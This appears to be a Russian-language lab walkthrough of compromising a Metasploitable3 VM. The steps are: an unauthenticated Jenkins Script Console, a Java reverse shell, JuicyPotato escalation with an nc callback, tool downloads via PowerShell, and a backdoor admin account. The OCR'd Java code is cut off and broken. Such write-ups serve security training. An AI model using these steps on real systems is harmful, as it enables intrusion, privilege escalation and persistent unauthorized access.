
Получение доступа к metasploitable3

1. Для начала проведем сканирование nmap 192.168.56.112 –p- --open –sVC –Pn
2. Изучив вывод проверим сайты и наткнемся на Jenkins на порту 8484.

Авторизация на сайте не требуется (радуемся)



Welcome to Jenkins!

Please **create new jobs** to get started.

Build Queue


No builds in the queue.

Build Executor Status

1 Idle

2 Idle

3. Исследуем сайт и найдем Script Console. Изучив страницу, мы можем сгенерировать rev shell на java (с помощью revshell.com)



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:


```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


```
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class shell {
    public static void main(String[] args) {
        String host = "192.168.56.111";
        int port = 4444;
        String cmd = "bash";
        try {
            Process p = new ProcessBuilder(cmd).redirectErrorStream(true)
            Socket s = new Socket(host, port);
            InputStream pi = p.getInputStream(), pe = p.getErrorStream(),
            OutputStream po = p.getOutputStream(), so = s.getOutputStream
            while (!s.isClosed()) {
                while (pi.available() > 0)
                    so.write(pi.read());
                while (pe.available() > 0)
                    so.write(pe.read());
                while (si.available() > 0)
                    po.write(si.read());
                so.flush();
```

Result

4. Запускаем и получаем соединение. Проверим кто мы



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.111] from (UNKNOWN) [192.168.56.112] 49872
dir
sh: line 1: dir: command not found
ls
jenkins.ps1
whoami
nt authority\local service
```




```
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

5. Видим SeImpersonatePrivilege и значит, что может сработать одна из картошек

6. Путем проб и ошибок находим что juicypotato работает. Значит попробуем получить rev shell от системы


7. Скачаем JuicyPotato,nc64.exe и создадим unl.bat в котором пропишем "C:\tools\nc.exe 192.168.56.111 1333 -e bash"

8. Загружаем все на metasploitable и пробуем запустить




```
C:\tools>powershell -c "iwr http://192.168.56.111:8080/nc64.exe -o nc.exe"

C:\tools>powershell -c "iwr http://192.168.56.111:8080/unl.bat -o unl.bat"

C:\tools>jp.exe -t * -p unl.bat -l 1333
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1333
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\tools>jp.exe -t * -p unl.bat -l 1333
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1333
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\tools>
```

9. Получаем обратный шелл от системы




```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>^C

┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1333
listening on [any] 1333 ...
connect to [192.168.56.111] from (UNKNOWN) [192.168.56.112] 50136
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user
```

10. Создадим юзера с правами админа hahacker и паролем hacker1333



```
C:\Windows\system32>net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    han_solo                 jabba_hutt
jarjar_binks             kylo_ren                 lando_calrissian
leia_organa              luke_skywalker           sshd
sshd_server              vagrant
The command completed with one or more errors.


C:\Windows\system32>net user /add hahacker hacker1333
The command completed successfully.


C:\Windows\system32>net localgroup administrators hahacker /add
The command completed successfully.


C:\Windows\system32>net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    hahacker                 han_solo
jabba_hutt               jarjar_binks             kylo_ren
lando_calrissian         leia_organa              luke_skywalker
sshd                     sshd_server              vagrant
The command completed with one or more errors.


C:\Windows\system32>
```

11. Проверим его работу с помощью ssh



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -p 22 hahacker@192.168.56.112
The authenticity of host '192.168.56.112 (192.168.56.112)' can't be established.
ECDSA key fingerprint is SHA256:53s/HFFBv/DnCU5LvoXorL9rA3Db6Ft19QCDyH+Mylc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.112' (ECDSA) to the list of known hosts.
hahacker@192.168.56.112's password:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\OpenSSH\home\hahacker>whoami
vagrant-2008r2\hahacker

C:\Program Files\OpenSSH\home\hahacker>whoami /all

USER INFORMATION
----------------

User Name               SID
======================= ============================================
vagrant-2008r2\hahacker S-1-5-21-679368045-1169449465-398827543-1019

GROUP INFORMATION
-----------------

Group Name                                                     Type             SID          Attributes

============================================================== ================ ============ ===============================
===================================================
Everyone                                                       Well-known group S-1-1-0      Mandatory group, Enabled
 by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled
 by default, Enabled group
BUILTIN\Users                                                  Alias            S-1-5-32-545 Mandatory group, Enabled
 by default, Enabled group
BUILTIN\Administrators                                         Alias            S-1-5-32-544 Mandatory group, Enabled
 by default, Enabled group, Group owner
NT AUTHORITY\INTERACTIVE                                       Well-known group S-1-5-4      Mandatory group, Enabled
 by default, Enabled group
CONSOLE LOGON                                                  Well-known group S-1-2-1      Mandatory group, Enabled
 by default, Enabled group
NT AUTHORITY\Authenticated Users                               Well-known group S-1-5-11     Mandatory group, Enabled
 by default, Enabled group
NT AUTHORITY\This Organization                                 Well-known group S-1-5-15     Mandatory group, Enabled
 by default, Enabled group
NT AUTHORITY\Local account                                     Well-known group S-1-5-113    Mandatory group, Enabled
 by default, Enabled group
```